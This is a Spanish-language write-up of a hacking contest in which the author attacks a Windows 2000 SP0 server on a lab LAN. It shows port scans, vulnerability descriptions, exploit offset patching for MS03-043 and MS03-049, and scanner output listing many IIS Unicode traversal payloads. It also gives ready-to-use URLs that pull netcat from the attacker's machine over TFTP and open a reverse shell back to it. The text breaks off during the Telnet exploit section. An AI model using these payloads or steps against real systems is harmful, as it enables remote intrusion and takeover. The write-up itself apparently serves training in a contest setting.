
H4CK!
por Gospel

SOLUCIÓN AL CONCURSO DE HACKING

ESCENARIO: Servidor Win2000 SP0 en LAN

LANguard Network Security Scanner

Scan target : **10.10.0.212** [**1** computers found]

IP Address	Details	Hostname	Username	Operating System
10.10.0.212		MINIGOSPEL	UNRAYODESOUL	Windows 2000

10.10.0.212 [MINIGOSPEL] Windows 2000

IP Address : **10.10.0.212**
Hostname : **MINIGOSPEL**
Username : **UNRAYODESOUL**
MAC address : **00-20-18-B0-06-DF** Vendor : CIS TECHNOLOGY INC.
LAN Manager : **Windows 2000 LAN Manager**
Domain : **NEBRIJA**
Operating System : **Windows 2000**
Time to live : **128**

Browse list
MINIGOSPEL - Workstation Service
MINIGOSPEL - File Server Service
NEBRIJA - Domain Name
NEBRIJA - Browser Service Elections
MINIGOSPEL - Messenger Service
INet~Services - IIS
IS~MINIGOSPEL - Workstation Service
UNRAYODESOUL - Messenger Service

TCP ports - 9 open ports

21 [Ftp => File Transfer Protocol]
220 Serv-U FTP Server v4.0 for WinSock ready...
23 [Telnet => Remote Login Protocol]
Windows Telnet Server Version 1.0
Copyright(C) Jordan Stojanovski 1999
25 [Smtp => Simple Mail Transfer Protocol]
220 minigospel Microsoft ESMTP MAIL Service, Version: 5.0.2172.1 ready at Tue, 27 Apr 2004 14:52:08 +0200
80 [Http => World Wide Web, HTTP]
HTTP/1.1 400 Petici_n incorrecta
Server: Microsoft-IIS/5.0
Date: Tue, 27 Apr 2004 12:52:14 GMT
Content-Type: text/html
Content-Length: 88

OBJETIVOS DEL CONCURSO

1) **Exploración y Enumeración: Determinar los Puertos Abiertos en el equipo remoto.**
2) **Obtener una shell remota**
3) **Crearse una cuenta con privilegios de Administrador**
4) **Subir / Bajar un archivo de la víctima**
5) **Dumpear los hashes para crackearlos y obtener la contraseña del usuario Administrador**
6) **Defacement de la página web**
7) **Desde la víctima, subir a una cuenta FTP de un servidor Internet un archivo que contenga la fecha, hora y configuración de red.**
8) **Finalizar la intrusión en la víctima de forma transparente, evitando "caídas de servicios"**

1) EXPLORACIÓN Y ENUMERACIÓN: DETERMINAR LOS PUERTOS ABIERTOS EN EL EQUIPO REMOTO

La finalidad de esta acción es determinar los servicios que están corriendo en la víctima y buscar algún puerto sospechoso abierto con un troyano a la escucha, si lo hubiera por casualidad.

Podemos utilizar para ello cualquier herramienta Scaneadora: desde nmap (http://www.insecure.org/nmap/) hasta LANguard Network Security Scanner (http://www.gfi.com/lannetscan/)

TCP ports - 9 open ports

21 [Ftp => File Transfer Protocol]
220 Serv-U FTP Server v4.0 for WinSock ready...
23 [Telnet => Remote Login Protocol]
Windows Telnet Server Version 1.0
Copyright(C) Jordan Stojanovski 1999
25 [Smtp => Simple Mail Transfer Protocol]
220 minigospel Microsoft ESMTP MAIL Service, Version: 5.0.2172.1 ready at Tue, 27 Apr 2004 14:52:08 +0200
80 [Http => World Wide Web, HTTP]
HTTP/1.1 400 Petici_n incorrecta
Server: Microsoft-IIS/5.0
Date: Tue, 27 Apr 2004 12:52:14 GMT
Content-Type: text/html
Content-Length: 88
110 [Pop3 => Post Office Protocol 3]
135 [epmap => DCE endpoint resolution]
139 [Netbios-ssn => NETBIOS Session Service]
443 [HttpS => Secure HTTP]
445 [Microsoft-Ds]

UDP ports - 4 open ports

135 [epmap => DCE endpoint resolution]
137 [Netbios-NS => Netbios Name Service]
138 [Netbios-DGM => Netbios Datagram Service]
445 [Microsoft CIFS => Common Internet File System]

ANÁLISIS DE PUERTOS ABIERTOS.

Un minucioso análisis de los resultados obtenidos al scannear los puertos abiertos, nos permitirá encontrar alguna forma de cumplir el siguiente objetivo: Obtener la shell remota.

Atendiendo a los resultados, sabemos que se trata de un sistema Windows 2000, y por tanto, la primera idea es explotar alguna de las vulnerabilidades conocidas para servicios de Windows 2000, tales como MS03-026, MS03-039, MS03-043 (podemos comprobar que tiene habilitado el servicio Mensajero: `MINIGOSPEL - Messenger Service`**), MS03-049...**

Un segundo vistazo a los puertos abiertos, nos permite ver que la víctima tiene corriendo servicios extras, algunos de ellos con sus respectivas vulnerabilidades explotables, tales como IIS v5.0 (UNICODE BUG), SERV-U FTP Server v4.0 (SERV-U FTPD "SITE CH-MOD" Command Buffer Overflow) o JORDAN TELNET Server v1.0 (JORDAN TELNET Server Buffer Overflow)

Por supuesto, antes de intentar explotar alguna de estas vulnerabilidades, recomiendo la previa utilización de herramientas de Scanning para la detección de vulnerabilidades no parcheadas, como las desarrolladas por Eeye para MS03-026/039 y MS03-043, X-Scan v5.0 para MS03-049 o Shadow Security Scanner para el IIS UNICODE BUG.

DESCRIPCIÓN DE LAS VULNERABILIDADES POTENCIALMENTE EXPLOTABLES EN EL EQUIPO REMOTO.

Vamos a culturizarnos un poco, y a buscar algo de información sobre las principales vulnerabilidades que un sistema como nuestra víctima puede tener al descubierto.

Lector, si pasas de este punto y sólo te interesa como explotar las vulnerabilidades, realmente eres un Lammer que no merece estar leyendo esto... ¬_¬

· MS03-026 - Windows RPC DCOM Interface Buffer Overrun

El 16 de Julio de 2003 el grupo "The Last Stage of Delirium Research Group" descubrió un fallo en el servicio RPC (Remote Procedure Call) que afecta a los:
Windows NT 4.0
Windows 2000 (SP0, SP1, SP2, SP3, SP4)
Windows XP (SP0, SP1)
Windows 2003 Server
mediante el cual, mandando un mensaje especialmente formado al servicio RPC service (puerto 135), un atacante remoto puede causar un buffer overflow y ejecutar código arbitrario en el sistema remoto con permisos de System.
Esta es la web oficial: http://lsd-pl.net
En http://www.microsoft.com/spain/technet/seguridad/boletines/MS03-026-IT.asp se puede encontrar la información y los parches que ha publicado Microsoft.

Remote Procedure Call (RPC) es un protocolo empleado por los ssoo Windows para proporcionar mecanismos de comunicación entre procesos de forma que un programa que se ejecute en un sistema puede ejecutar código en un sistema remoto.

Existe una vulnerabilidad en la parte de RPC que negocia con el intercambio de mensajes sobre TCP/IP. El fallo resulta provocado por un tratamiento incorrecto de mensajes mal construidos. De esta forma, el mensaje puede provocar un desbordamiento de búfer (buffer overflow – BoF) y ejecutar código arbitrario en el sistema remoto con permisos de System.
Esta vulnerabilidad en particular, afecta al interfaz DCOM (Distributed Component Object Model) con RPC, que escucha en el puerto 135/TCP. Este interfaz trata la petición de activación de objetos DCOM enviados por las máquinas clientes al servidor.

Para explotar esta vulnerabilidad, un atacante debe realizar peticiones especialmente mal construidas al sistema remoto a través del puerto 135/TCP.

Más info en http://cyruxnet.com.ar/news.htm y
http://www.vsantivirus.com/vul-rpc-dcom.htm

· **MS03-043 - Windows Messenger Service Buffer Overflow**

Messenger Service (o Mensajero), es un servicio que permite mostrar una ventana (del tipo pop-up), con algún tipo de mensaje, por ejemplo de alerta, originalmente pensado para la comunicación y anuncios entre usuarios de una red y administradores del sistema.

Existe una vulnerabilidad en el servicio Mensajero (Messenger), que puede permitir la ejecución arbitraria de código en el sistema afectado. La falla ocurre porque el Messenger Service no valida correctamente el largo de un mensaje antes de enviarlo a su búfer.

Un atacante que explote satisfactoriamente esta falla, podría ejecutar código en el sistema local, con los privilegios del usuario involucrado, o causar que falle dicho servicio. El atacante podría tomar cualquier acción en el sistema, incluyendo la instalación de programas, visualizar archivos, cambiar o borrar datos, o crear nuevas cuentas con todos los privilegios.

El descubrimiento de este grave fallo ha sido atribuido al grupo The Last Stage of Delirium Research Group @ http://lsd-pl.net y se puede encontrar más información sobre la vulnerabilidad, así como los parches que Microsoft ha publicado en http://www.microsoft.com/spain/technet/seguridad/boletines/MS03-043-IT.asp

· **MS03-049 - Windows Workstation Service Buffer Overflow**

El 15 de Noviembre de 2003 la gente de Eeye descubrió un fallo en el servicio WKSSVC.DLL (Windows Workstation Service) que afecta a los:
Windows 2000 (SP0, SP1, SP2, SP3, SP4)
Windows XP (SP0, SP1)
mediante el cual, mandando un mensaje especialmente formado al servicio Wkssvc (puerto 135 y 445), un atacante remoto puede causar un buffer overflow y ejecutar código arbitrario en el sistema remoto con permisos de System.
Este es el aviso oficial de Eeye:
http://www.eeye.com/html/Research/Advisories/AD20031111.html
La descripción oficial de Microsoft y los parches los puedes encontrar aquí
http://www.microsoft.com/spain/technet/seguridad/boletines/MS03-049-IT.asp

· **Jordan Windows Telnet Server Buffer Overflow**

En http://www.security.nnov.ru/search/news.asp?binid=3340 podemos encontrar cierta información sobre la vulnerabilidad, en principio descubierta por Luigi Auriemma @ http://aluigi.altervista.org/ , el cual publicó un PoC.
La página oficial del software afectado es
http://www.jordan.com/WindowsTelnetServer/index.jsp

· **MS00-078 IIS UNICODE BUG ('Web Server Folder Traversal')**

Fallo en el Internet Information Server (IIS) de Microsoft que permite a un atacante remoto ver todos los directorios del servidor, ver y borrar archivos, ejecutar comandos e incluso parar el servicio de web.

El problema se basa en una vulnerabilidad típica y conocida como es la escalada de directorios mediante el uso de "../". Esta cadena introducida en peticiones web especialmente construidas, permite subir directorios y escapar del árbol del web. Si bien, para evitar la protección impuesta por IIS ante estas peticiones se logra reproducir el problema mediante la sustitución de los caracteres "/" y "\" por su representación mediante caracteres UNICODE. Los caracteres UNICODE son la representación hexadecimal de su valor ASCII precedido de un símbolo %.

Representaciones válidas son %c0%af, %c1%9c, %c0%qf, %c1%8s, %c1%9c y %c1%pc.


Más información en http://www.hackersdelocos.com.ar/unicode.htm y por supuesto, el correspondiente Boletín de Seguridad de Microsoft con los parches: http://www.microsoft.com/technet/security/bulletin/MS00-078.mspx

2) OBTENER LA SHELL REMOTA

A continuación, paso a detallar como explotando algunas de las vulnerabilidades descubiertas en el apartado anterior, podemos llegar a obtener una shell remota del sistema objetivo.


· MS03-026 - Windows RPC DCOM Interface Buffer Overrun

Antes de nada, vamos a comprobar que la víctima no tiene cubierta esta vulnerabilidad haciendo uso del Scanner RETINA RPC DCOM (http://www.eeye.com/html/Research/Tools/RPCDCOM.html)




Vamos a descargarnos el exploit de http://cyruxnet.com.ar/rpcxploit2.htm, en concreto, la versión final (dcom_final) para Windows que incluye los offsets universales.

La sintaxis del exploit es: **dcom.exe <Target ID> <Target IP>**
- Targets:
- 0 Windows 2000
- 1 Windows XP



· **MS03-043 - Windows Messenger Service Buffer Overflow**

Comprobamos que la víctima es vulnerable a MS03-043 con el Scanner RETINA Messenger Service



Encontraremos un exploit para esta vulnerabilidad en http://www.k-otik.com/exploits/12.16.MS03-043fr.c.php

Aunque este exploit no nos permitirá obtener directamente una shell remota de la víctima, ya que la utilidad de su shellcode es crear un usuario X (`// AddUser:X Pass:X`), voy a explicar como conseguir que funcione, sólo por curiosidad...

Primero, ya que este exploit no es universal, tenemos que encontrar los offsets válidos para el sistema a atacar y modificarlos en el código fuente del exploit.

Las direcciones offset varían según Sistemas Operativos en términos de distinto idioma, distinta versión (2k,XP) e incluso distinta edición de Service Pack por lo que para encontrar los offsets válidos para nuestra víctima, debemos usar las dlls de un Sistema Operativo idéntico, es decir, sobre un Win2000 SP0 (sp).

```
//WHAT CRYPTSVC.dll Win2k sp0 FRENCH
            body[2271]=(char)0x48;
            body[2272]=(char)0x65;
            body[2273]=(char)0x87;
            body[2274]=(char)0x76;
//WHERE win2k sp0 FRENCH
            body[2275]=(char)0x4C;
            body[2276]=(char)0xF4;
            body[2277]=(char)0xEC;
            body[2278]=(char)0x77;
```

Si miramos la cabecera del exploit, nos explica como hallar estas direcciones de memoria:

```
If we try to write in a not writable memory zone, an                    */
/*          excepetion is lauched and unhandledexceptionfilter too.     */
/*                                                                      */
/*          A part of unhandledexceptionfilter :                        */
/*                                                                      */
/*          mov         eax, dword_0_77ECF44C(=where)                   */
/*                      cmp         eax, ebx                            */
/*                      jz          short loc_0_77EA734C                */
/*                      push        esi                                 */
/*                      call        eax                                 */
/*                                                                      */
/*          So we write the "WHAT"(=jmp esi+4Ch) at                     */
/*          the "WHERE"(=77EA734C here) and when the exception occur    */
/*          the unhandledexceptionfilter is lauched so when call eax    */
/*          occur, it execute our code.                                */
```

Para hallar el primer offset, necesitamos encontrar *jmp [esi+4c]* o en su defecto *call [esi+4c]* en `WHAT CRYPTSVC.dll`**.**
Una vez que nos hemos hecho con la dll del Sistema Operativo en cuestión, procedemos a desensamblarla y utilizaremos para ello OLLYDBG (http://home.t-online.de/home/Ollydbg/), pero antes, necesitamos una forma de cargar esta librería en memoria... 0_0.
Un simple código en C (cortesía de Rojodos @ foro.elhacker.net) nos bastará... :)

```
#include <stdio.h>
#include <windows.h>

int main (){

LoadLibrary ("CRYPTSVCvictima.dll");
return 0;
}
```

Ahora sí, compilamos este programa y lo abrimos con el OLLYDBG. Le damos al Play y luego en View/Executable Modules seleccionamos la librería CRYPTSVC.dll. Lo siguiente es encontrar la instrucción *call [esi+4c]* así que: botón derecho/Search for/Command y escribimos *call [esi+4c]*. Nos aparecerá una línea como

```
768A6548   FF56 4C          CALL DWORD PTR DS:[ESI+4C]
```

por lo que el offset buscado es 768A6548!!!!

Para hallar el segundo offset, atendemos a la cabecera del exploit, donde cita: `A part of unhandledexceptionfilter`**. Buscando en Google, sabremos la librería que necesitamos: kernel32.dll.**

Usaremos el W32DASM para desensamblar esta librería (recordad que tiene que corresponder a un Win200 SP0 (sp) ¬_¬)

Después de haberla cargado, buscamos `SetUnhandledExceptionFilter` **y nos encontraremos con la siguiente línea:**

```
Exported fn(): SetUnhandledExceptionFilter - Ord:02B9h
:77E878A7 8B4C2404 mov ecx, dword ptr [esp+04]
:77E878AB A14C04EE77 mov eax, dword ptr [77EE044C]
:77E878B0 890D4C04EE77 mov dword ptr [77EE044C], ecx
:77E878B6 C20400 ret 0004
```

por lo que el segundo offset buscado es 77EE044C!!!!

El código del exploit quedaría por tanto:

```
//WHAT CRYPTSVC.dll Win2k sp0 Spanish    call [esi+4c]
      body[2271]=(char)0x48;
      body[2272]=(char)0x65;
      body[2273]=(char)0x8A;
      body[2274]=(char)0x76;

//WHERE win2k sp0 Spanish
      body[2275]=(char)0x4C;
      body[2276]=(char)0x04;
      body[2277]=(char)0xEE;
      body[2278]=(char)0x77;
```

Compilamos, y ejecutamos unas cuantas veces (no se porque no me funciona a la primera :P). En la víctima, se habrá creado una cuenta de usuario X de contraseña X que NO es perteneciente al grupo local de Administradores :(

Una idea que se me ocurrió fue cambiar la shellcode de este exploit por una que me dejara un puerto de la víctima en escucha, pero todos mis intentos han fallado.

Tampoco he tenido suerte con otro exploit para MS03-043: el de Adik @ http://www.securitylab.ru/_exploits/msgr07.c.txt

Aún así, gracias a esta experiencia he aprendido a buscar offsets utilizando desensambladores para ello ;)


· **MS03-049 - Windows Workstation Service Buffer Overflow**

De nuevo, para saber si el sistema objetivo no tiene esta vulnerabilidad parcheada, podemos hacer uso de X-Scan v5.0

Checking "10.10.0.212" ...
[10.10.0.212]: Checking "MS03-49" ...
[10.10.0.212]: Found MS03-49: IPC$ session setup successfully...
[10.10.0.212]: "MS03-49" scan complete, Found 1.
[10.10.0.212]: Complete.
All vulnerability scan complete

En esta ocasión, el exploit que utilizaremos para conseguir la shell remota lo encontraremos en
http://www.k-otik.com/exploits/11.12.MS03-049PoC.c.php
[Nota: Sólo válido para víctimas con FAT32 file System]

Antes de ejecutar el exploit, tenemos que encontrar el offset valido para el Sistema Operativo de la víctima. Para ello, el código del exploit nos da la siguiente información: `eip (jmp esp @ msafd.dll)`
Usaremos FINDJMP
(http://www.i2s-lab.com/Free-Tools/Findjmp.exe)
para encontrar la dirección de memoria de la librería msafd.dll donde hallaremos la instrucción *jmp esp*.
Una vez que hemos conseguido una librería msafd.dll de un Sistema Operativo idéntico al de la víctima, ejecutamos FINDJMP:




La dirección offset buscada será 0x74F85697 y la correspondiente línea de código del exploit será:

```
*(unsigned int *)(&szBuffer[2017]) = 0x74F85697;
```

Procedemos a indicar la dirección IP objetivo en el código, compilar, linkar mpr.lib (libmpr.a) y construir el ejecutable...

Después de ejecutar el exploit, desde otra ventana de consola, nos conectamos con NETCAT (http://www.atstake.com/research/tools/network_utilities/) al puerto 5555 (como indica la cabecera de la shellcode -> `PEX generated port binding shellcode (5555)` **)**



[Nota: Concretamente para el caso de este exploit, a fin de evitar un "Services crash" después de finalizar la conexión con netcat , abrimos una segunda shell remota mientras estamos conectados]

· MS00-078 IIS UNICODE BUG ('Web Server Folder Traversal')

Como viene siendo habitual, procedemos a scannear a la víctima para comprobar que es vulnerable. Esta vez, usamos X-Scan v5.0:

Checking "10.10.0.212" ...
[10.10.0.212]: Checking "IIS-Vuln" ...
[10.10.0.212]: Checking "HTTP custom-built error pages" ...
[10.10.0.212]: Checking "IIS-Vuln" ...
[10.10.0.212]: Found IIS-Vuln: /msadc/..%c1%9c..%c1%9c..%c1%9c../winnt/system32/cmd.exe?/c+dir
[10.10.0.212]: Found IIS-Vuln: /msadc/..%c1%9c../..%c1%9c../..%c1%9c../winnt/system32/cmd.exe?/c+dir
[10.10.0.212]: Found IIS-Vuln: /a.asp/..%c1%9c../..%c1%9c../winnt/win.ini
[10.10.0.212]: Found IIS-Vuln: /a.asp/..%c0%af../..%c0%af../winnt/win.ini
[10.10.0.212]: Found IIS-Vuln: /msadc/..%%35c../..%%35c../winnt/system32/cmd.exe?/c+dir
[10.10.0.212]: Found IIS-Vuln: /msadc/..%25%35%63../..%25%35%63../..%25%35%63../winnt/system32/cmd.exe?/c+dir
[10.10.0.212]: Found IIS-Vuln: /msadc/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
[10.10.0.212]: Found IIS-Vuln: /msadc/..%%35%63../..%%35%63../..%%35%63../winnt/system32/cmd.exe?/c+dir
[10.10.0.212]: Found IIS-Vuln: /msadc/..%%35c../..%%35c../..%%35c../winnt/system32/cmd.exe?/c+dir
[10.10.0.212]: Found IIS-Vuln: /msadc/..%25%35%63../..%25%35%63../winnt/system32/cmd.exe?/c+dir
[10.10.0.212]: Found IIS-Vuln: /msadc/..%%35%63../..%%35%63../winnt/system32/cmd.exe?/c+dir
[10.10.0.212]: Found IIS-Vuln: /msadc/..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
[10.10.0.212]: Found IIS-Vuln: /scripts/..%%35%63../..%%35%63../..%%35%63../winnt/system32/cmd.exe?/c+dir
[10.10.0.212]: Found IIS-Vuln: /scripts/..%%35%63../..%%35%63../..%%35%63winnt/system32/cmd.exe?/c+dir
[10.10.0.212]: Found IIS-Vuln: /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir
[10.10.0.212]: Found IIS-Vuln: /scripts/..%%35c../..%%35c../..%%35c../winnt/system32/cmd.exe?/c+dir
[10.10.0.212]: Found IIS-Vuln: /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir
[10.10.0.212]: Found IIS-Vuln: /scripts/..%25%35%63../..%25%35%63../..%25%35%63../winnt/system32/cmd.exe?/c+dir
[10.10.0.212]: Found IIS-Vuln: /scripts/..%25%35%63../..%25%35%63../..%25%35%63winnt/system32/cmd.exe?/c+dir
[10.10.0.212]: Found IIS-Vuln: /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir
[10.10.0.212]: Found IIS-Vuln: /scripts/..%252f..%252f..%252f..%252fwinnt/system32/cmd.exe?/c+dir
[10.10.0.212]: Found IIS-Vuln: /scripts/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
[10.10.0.212]: Found IIS-Vuln: /scripts/..%255c../..%255c../..%255cwinnt/system32/cmd.exe?/c+dir
[10.10.0.212]: Found IIS-Vuln: /scripts/..%255c../winnt/system32/cmd.exe?/c+dir
[10.10.0.212]: Found IIS-Vuln: /msadc/..%u00255c../..%u00255c../..%u00255c../winnt/system32/cmd.exe?/c+dir
[10.10.0.212]: Found IIS-Vuln: /MSADC/..%u00255c../..%u00255c../winnt/system32/cmd.exe?/c+dir
[10.10.0.212]: Found IIS-Vuln: /msadc/..%u00255c../..%u00255c../winnt/system32/cmd.exe?/c+dir
[10.10.0.212]: Found IIS-Vuln: /scripts/..%u00255c../..%u00255c../..%u00255cwinnt/system32/cmd.exe?/c+dir
[10.10.0.212]: Found IIS-Vuln: /scripts/..%u00255c../winnt/system32/cmd.exe?/c+dir
[10.10.0.212]: Found IIS-Vuln: /scripts/check.bat/..%u00255c../..%u00255cwinnt/system32/cmd.exe?/c%20dir%20C:\
[10.10.0.212]: "IIS .asp chunked encoding remote buffer overflow" maybe vulnerable
[10.10.0.212]: "IIS Index Server ISAPI remote buffer overflow" maybe vulnerable(/NULL.ida)
[10.10.0.212]: "IIS Index Server ISAPI remote buffer overflow" maybe vulnerable(/NULL.idq)
[10.10.0.212]: "IIS-Vuln" scan complete, Found 36.
[10.10.0.212]: Complete.

All vulnerability scan complete

Existen muchas formas, a cual más original, de conseguir la shell remota explotando esta vulnerabilidad. Personalmente, optaré por:

1) **Subir a la victima (10.10.0.212) el nc vía TFTP**
2) **Dejar en mi equipo atacante (10.10.0.156) el nc a la escucha**
3) **Hacer que la víctima me devuelva una REVERSE SHELL**

1) Subir a la víctima el nc vía TFTP
Dejamos en la carpeta de nuestro servidor TFTP el nc.exe.
En nuestro explorador de Internet escribimos:

http://10.10.0.212/scripts/..%c0%af../winnt/system32/cmd.exe?/c+c:\winnt\system32\tftp.exe%20-i%2010.10.0.156%20get%20nc.exe%20c:\nc.exe


2) Dejar en mi equipo atacante el nc a la escucha

3) Hacer que la víctima me devuelva una REVERSE SHELL

En nuestro explorador de Internet escribimos:

http://10.10.0.212/scripts/..%c0%af../winnt/system32/cmd.exe?/c+c:\nc.exe%20-d%20-e%20cmd.exe%2010.10.0.156%209595

Y en nuestra consola aparecerá la REVERSE SHELL...



· **Jordan Windows Telnet Server Buffer Overflow**

Otro de los servicios extras que hemos encontrado corriendo en la víctima es este Servidor Telnet, propiedad de Jordan Stojanovski y cuya mierda-demo podréis encontrar en
http://www.jordan.com/WindowsTelnetServer/index.jsp

El exploit correspondiente a la vulnerabilidad de esta aplicación lo podréis encontrar en
http://www.security.nnov.ru/files/wts_bo.c

Para variar, nos toca volver a encontrar el offset válido :(y lo peor es que el propio código del exploit no nos dice como encontrarlo :'(

